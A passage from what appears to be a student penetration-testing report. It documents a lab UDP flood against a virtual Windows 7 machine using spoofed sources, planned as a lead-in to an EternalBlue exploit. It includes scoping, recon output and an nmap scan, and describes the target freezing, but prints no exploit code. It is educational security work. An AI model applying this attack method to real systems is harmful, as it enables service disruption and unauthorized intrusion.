This section provides a step-by-step demonstration of a Denial of Service (DoS) attack conducted in a virtual environment. The attack scenario involves overloading a Windows 7 system using UDP flooding, followed by post-exploitation through EternalBlue vulnerability. The process is documented following the PTES (Penetration Testing Execution Standard) framework to ensure clarity and structure throughout each phase of the test.

3.1 Pre-engagement Interactions

The pre-engagement phase initiated the penetration testing process by establishing a mutual understanding between stakeholders. This step involved defining the testing scope, clarifying the legal and ethical boundaries, and agreeing on the specific systems and vulnerabilities to be examined. Formal documentation was prepared to ensure that the testing would proceed in a controlled and compliant manner, aligning with institutional and regulatory guidelines. The virtual testing environment was also created and configured during this stage to simulate real-world attack scenarios without risk to external systems.

Tools used in this phase included:

1. VMware Workstation – Used to set up isolated virtual machines for both attacker and target roles.
2. Word Processing Software – For preparing the Terms of Reference (ToR), engagement contracts, and scoping documents.
3. Virtual Network Editor / IP Configuration Tools – Deployed to assign IP addresses, configure network settings, and ensure secure internal connectivity.

These tools enabled the testers to construct a reliable, ethical, and clearly scoped test environment. The pre-engagement preparation ensured that the simulation was legally sound, technically isolated, and ready for controlled execution of each PTES phase.

3.1.1 Term of Reference

Title of the Engagement - Simulated Denial of Service (DoS) Attack and Exploitation Test on a Virtualized Windows 7 Environment

This engagement focuses on the ethical simulation of a Denial of Service (DoS) attack followed by post-exploitation using a known vulnerability, conducted entirely within a virtual lab setting. The objective is to deepen technical understanding of attack execution, system impact, and appropriate mitigation strategies, using a structured penetration testing framework.

Purpose and Objectives

The purpose of this engagement is to demonstrate the technical execution of a UDP-based Denial of Service attack, observe its effects on a vulnerable system, and assess its exploitation potential. The engagement is educational in nature and aims to provide hands-on experience with ethical hacking methodologies, system monitoring, and cybersecurity defense strategies.

The key objectives include:

1. To simulate a UDP flood attack and assess its impact on system performance.
2. To exploit the EternalBlue (MS17-010) vulnerability following the DoS attack.
3. To document each stage of the test following the PTES framework.
4. To evaluate and analyze mitigation techniques suitable for network, host, and policy levels.

Scope of the Engagement

The engagement is limited to a closed virtual environment. No systems outside the defined local test network are involved. All testing activities are conducted on pre-configured virtual machines with known vulnerabilities, ensuring complete isolation and safety.

In-scope systems and tools:

1. Target system: Windows 7 SP1 (IP: 192.168.18.38)
2. Attacker system: Kali Linux (IP: 192.168.18.37)
3. Tools used: hping3, Nmap, Metasploit, Wireshark
4. Ports targeted: Port 135 (MSRPC) and Port 445 (SMBv1)

Exclusions and Limitations

To maintain ethical compliance and system integrity, the following activities are explicitly excluded:

1. No phishing or social engineering attempts.
2. No testing of live or external systems.
3. No malware deployment or irreversible system changes.
4. No use of persistent access or unauthorized data exfiltration.
5. These limitations ensure the testing remains safe, legal, and academically appropriate.

Methodology

The test follows the Penetration Testing Execution Standard (PTES) to provide structure and ethical consistency throughout the engagement. Each phase is conducted in sequence, with detailed documentation and traceability.

The phases followed include:

1. Pre-engagement Interactions
2. Intelligence Gathering
3. Threat Modelling
4. Vulnerability Analysis
5. Exploitation
6. Post-Exploitation
7. Reporting

Roles and Responsibilities

Each member ensured their contributions adhered to ethical standards and academic requirements.

Group Member	Role	Responsibilities
Siddartha Amatya	Lead Penetration Tester	Conducted scanning, executed DoS and EternalBlue exploits, and contributed to technical sections of the report.
Rohan Prasad Adhikari	System Analyst & Documentation Lead	Captured system metrics, monitored traffic, and led the preparation of the technical report.
Sayam Rai	Research and Mitigation Strategist	Investigated mitigation techniques and composed analysis sections on strategic defences.

Deliverables

Upon completion of the engagement, the following deliverables will be submitted:

1. A full technical report detailing each PTES phase.
2. Supporting evidence including screenshots, logs, and usage graphs.
3. A structured analysis of vulnerabilities and proposed mitigation strategies.

Timeline

Activity	Date
Engagement Start	March 21, 2025
Testing and Documentation Completion	May 11, 2025
Final Submission	May 12, 2025

All activities are to be completed within the defined schedule to ensure timely submission and quality assurance.

Confidentiality and Ethical Compliance


All testing is performed in accordance with ethical hacking practices and academic guidelines. No data will be disclosed or used beyond the context of this assignment. All logs and captured data are stored securely and used solely for analysis and reporting purposes.

Ethical considerations include:

1. Use of non-destructive and reversible testing techniques
2. Secure handling of sensitive system information
3. Full transparency in the documentation of methods and limitations

3.2 Intelligence Gathering

To begin the intelligence gathering phase, we first identified the IP addresses of both the attacking and target machines. On the Windows 7 target, the ipconfig command was used, which revealed the IPv4 address as 192.168.18.38. Similarly, the ifconfig command on Kali Linux showed its IP as 192.168.18.37.



```

C:\Windows\system32\cmd.exe
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\sid>ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:


    Connection-specific DNS Suffix  . : 
    IPv6 Address. . . . . : 2405:acc0:1207:4b21::2
    IPv6 Address. . . . . : 2405:acc0:1207:4b21:1872:c2d5:82e8:e2f5
    Temporary IPv6 Address. . . . . : 2405:acc0:1207:4b21:251b:a038:12ac:580a
    Link-local IPv6 Address . . . . . : fe80::1872:c2d5:82e8:e2f5%11
    IPv4 Address. . . . . : 192.168.18.38
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : fe80::1%11
                                192.168.18.1

Tunnel adapter isatap.{DA18DDFC-BFB7-456C-811A-369BDCC2E8DC}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : 

C:\Users\sid>
  
```

Figure 2 IP Address of Window 7



```

(kali@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.18.37 netmask 255.255.255.0 broadcast 192.168.18.255
    inet6 2405:acc0:1207:4b21::3 prefixlen 128 scopeid 0<global>
    inet6 fe80::a25:6872:fda9:e6ec prefixlen 64 scopeid 0<link>
    inet6 2405:acc0:1207:4b21:a014:4dcd:8bc4:1e5b prefixlen 64 scopeid 0<global>
    ether 08:00:27:04:42:0f txqueuelen 1000 (Ethernet)
    RX packets 131 bytes 36369 (35.5 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 93 bytes 30729 (30.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 480 (480.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 480 (480.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
  
```

Figure 3 IP Address of Kali Linux


The primary tool used in this phase was:

1. ping – Employed on both machines to validate network connectivity. The Kali Linux system successfully pinged the Windows 7 target, and vice versa, confirming reliable communication within the internal network.

This basic but essential verification step ensured that the virtual lab environment was correctly configured and that both machines could interact seamlessly. Establishing this connectivity was crucial for ensuring that the subsequent phases of the penetration test, particularly scanning and exploitation, could be conducted without interference or configuration-related issues.


3.3 Threat Modeling

Initially, the network connectivity was verified using the ping command from both machines. Kali successfully pinged the Windows 7 machine at 192.168.18.38, and vice versa, Windows 7 was able to reach the Kali system at 192.168.18.37. This confirmed proper communication between both systems within the network.



```
(kali@kali)-[~]  
$ ping 192.168.18.38  
PING 192.168.18.38 (192.168.18.38) 56(84) bytes of data.  
64 bytes from 192.168.18.38: icmp_seq=1 ttl=128 time=6.48 ms  
64 bytes from 192.168.18.38: icmp_seq=2 ttl=128 time=2.95 ms  
64 bytes from 192.168.18.38: icmp_seq=3 ttl=128 time=2.36 ms  
64 bytes from 192.168.18.38: icmp_seq=4 ttl=128 time=0.930 ms  
64 bytes from 192.168.18.38: icmp_seq=5 ttl=128 time=1.27 ms  
64 bytes from 192.168.18.38: icmp_seq=6 ttl=128 time=1.24 ms  
64 bytes from 192.168.18.38: icmp_seq=7 ttl=128 time=2.31 ms  
64 bytes from 192.168.18.38: icmp_seq=8 ttl=128 time=0.861 ms  
█
```


Figure 4 Kali Linux successfully pinging the target machine



```
C:\Users\sid>ping 192.168.18.37  
Pinging 192.168.18.37 with 32 bytes of data:  
Reply from 192.168.18.37: bytes=32 time=1ms TTL=64  
Reply from 192.168.18.37: bytes=32 time=1ms TTL=64  
Reply from 192.168.18.37: bytes=32 time=1ms TTL=64  
Reply from 192.168.18.37: bytes=32 time=1ms TTL=64  
  
Ping statistics for 192.168.18.37:  
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),  
    Approximate round trip times in milli-seconds:  
        Minimum = 1ms, Maximum = 1ms, Average = 1ms  
C:\Users\sid>
```

Figure 5 Windows 7 successfully pinging the Kali machine

After confirming network connectivity, nmap scan was executed from the Kali machine against the target at 192.168.18.38. The results revealed several open TCP ports, including 135 (RPC), 139 (NetBIOS), and 445 (SMB). These ports are commonly used by legacy Windows services and are often linked with known vulnerabilities. Specifically, the open port 445 indicated that the system could potentially be exploited using EternalBlue (MS17-010), while port 135 was identified as a suitable vector for a UDP-based DoS flood attack.



```
(kali㉿kali)-[~]
$ nmap 192.168.18.38
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-21 07:18 EDT
Nmap scan report for 192.168.18.38
Host is up (0.0029s latency).
Not shown: 987 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
554/tcp    open  rtsp
2869/tcp   open  iclslap
5357/tcp   open  wsdapi
10243/tcp  open  unknown
49152/tcp  open  unknown
49153/tcp  open  unknown
49154/tcp  open  unknown
49155/tcp  open  unknown
49156/tcp  open  unknown
49157/tcp  open  unknown
MAC Address: 08:00:27:EE:A6:C1 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.91 seconds

(kali㉿kali)-[~]
$
```

Figure 6 Nmap scan result displaying open ports of target machine

This stage served to transition the testing process from basic data collection to strategic planning. It involved evaluating the implications of exposed services, selecting suitable vectors for exploitation, and aligning each decision with the overall objective of simulating a real-world Denial of Service (DoS) attack followed by post-exploitation. The assessment prioritized vulnerabilities based on ease of exploitation, potential impact, and relevance to the test environment. The identification of these specific ports guided the use of hping3 for UDP flooding and the later use of EternalBlue for system compromise.

Tools used in this phase included:

1. Nmap – Used earlier for port identification; its scan results were reviewed during this phase to assess which services presented the greatest risk.
2. Manual Analysis – Applied to match open ports with known vulnerabilities, based on system type and configuration.
3. Threat Intelligence References – Such as Microsoft Security Bulletins and Hackviser documentation, were consulted to verify the presence of specific known vulnerabilities on the identified ports.

This stage ensured that the test remained both targeted and technically relevant. It enabled the testers to move forward with a clearly defined exploitation path that respected the ethical boundaries of the lab environment while effectively simulating a realistic threat scenario.

3.4 Vulnerability Analysis

The threat modeling phase involved analyzing the results of the previous reconnaissance to identify feasible attack paths. The open ports and service roles revealed by nmap were matched against known vulnerabilities. Among the open ports identified during the nmap scan, port 135 was selected as the primary target for the initial Denial of Service (DoS) attack. Port 135 is used by the Microsoft Remote Procedure Call (MSRPC) service, which is responsible for handling inter-process communications and service endpoint mapping in Windows systems. According to Hackviser, this port is highly exposed in older systems and can become a performance bottleneck when flooded with excessive traffic. Its susceptibility to resource exhaustion attacks makes it a suitable vector for launching a UDP flood aimed at degrading or freezing the system. (Hackviser, 2024)




Figure 7 Hackviser documentation confirming port 135 is used by the MSRPC service and commonly targeted in DoS scenarios

In addition to this, port 445, which was also found open, was flagged as a critical post-exploitation entry point. This port is associated with the SMBv1 protocol, and its exposure on the Windows 7 target validated the feasibility of launching the EternalBlue exploit (MS17-010). The Microsoft Security Bulletin MS17-010 confirms that unpatched systems running SMBv1 are vulnerable to remote code execution when specially crafted packets are sent over port 445. This combination of findings, port 135 for DoS and port 445 for post-exploitation strengthened the attack plan for the later phases of this penetration test. (BetaFred, 2023)



Figure 8 Microsoft Security Bulletin confirming port 445 vulnerability

Additionally, the system's baseline resource usage was reviewed using Windows Task Manager. The target showed only 1% CPU usage and approximately 400MB of memory usage, indicating that the system was idle and had no active load-handling mechanisms. This suggested a high likelihood of performance degradation if a flood of requests were sent, confirming its suitability for DoS targeting.




Figure 9 Windows Task Manager showing low CPU and memory usage

This stage built upon the foundation laid during threat modelling by narrowing down theoretical risks into actionable vulnerabilities. The identified flaws were not only consistent with known security advisories but also aligned with the capabilities of the tools prepared for the engagement. This analysis validated the decision to proceed with a UDP flood and the EternalBlue exploit in the next phase.

Tools used in this phase included:

1. Windows Task Manager – Used to observe baseline CPU and memory usage, confirming that the system was idle and susceptible to overload.
2. Hackviser – Consulted to verify the vulnerability of port 135, identifying it as a common target for DoS attacks on legacy Windows systems.
3. Microsoft Security Bulletin MS17-010 – Reviewed to confirm that the exposed SMBv1 service on port 445 was vulnerable to the EternalBlue exploit.
4. Nmap (Service and Version Detection) – Provided version-specific information on running services to cross-check with public vulnerability databases.

This phase played a pivotal role in shaping the direction of the test by ensuring that the target system was not only exposed but also practically exploitable. The validation of vulnerabilities through recognized tools and references gave the engagement a solid technical foundation for controlled exploitation in the following stage.

3.5 Exploitation

The exploitation phase focused on executing the planned attacks against the verified vulnerabilities within the test environment. Based on prior analysis, the objective was to degrade the target system's performance through a UDP flood targeting port 135 and to subsequently gain unauthorized access by exploiting the SMBv1 protocol on port 445 using the EternalBlue vulnerability.

The first stage of the exploitation phase involved executing a Denial of Service (DoS) attack against the Windows 7 target by flooding port 135 (MSRPC) with high-volume UDP packets. This port was selected based on earlier threat modelling, where it was identified as a high-risk service endpoint known to be vulnerable to resource exhaustion attacks.




Figure 10 Initiation of hping3 UDP flood from Kali targeting port 135.

Soon after the flood started, the Windows 7 machine began exhibiting stress. CPU usage shot up to 76%, indicating that the system was actively processing the large volume of incoming UDP packets. Although not yet frozen, the performance noticeably degraded, confirming the initial impact of the flood.




Figure 11 Windows Task Manager showing CPU spike to 76% shortly after attack begins.

To monitor the incoming traffic, Wireshark was used on the Kali machine. This capture shows thousands of UDP packets arriving at the target's port 135, each with different spoofed source IP addresses. This simulates a distributed DoS attack, making it harder for the target to mitigate or block traffic based on origin.




Figure 12 Wireshark capture confirming a high volume of UDP packets targeting port 135.

As the attack continued, the CPU usage peaked at 100%, completely overloading the system. This screenshot shows the Windows Task Manager alongside a frozen application ("Documents - Not Responding"), indicating the system had become non-functional due to sustained traffic. At this stage, the system was highly vulnerable to any further exploit attempts.

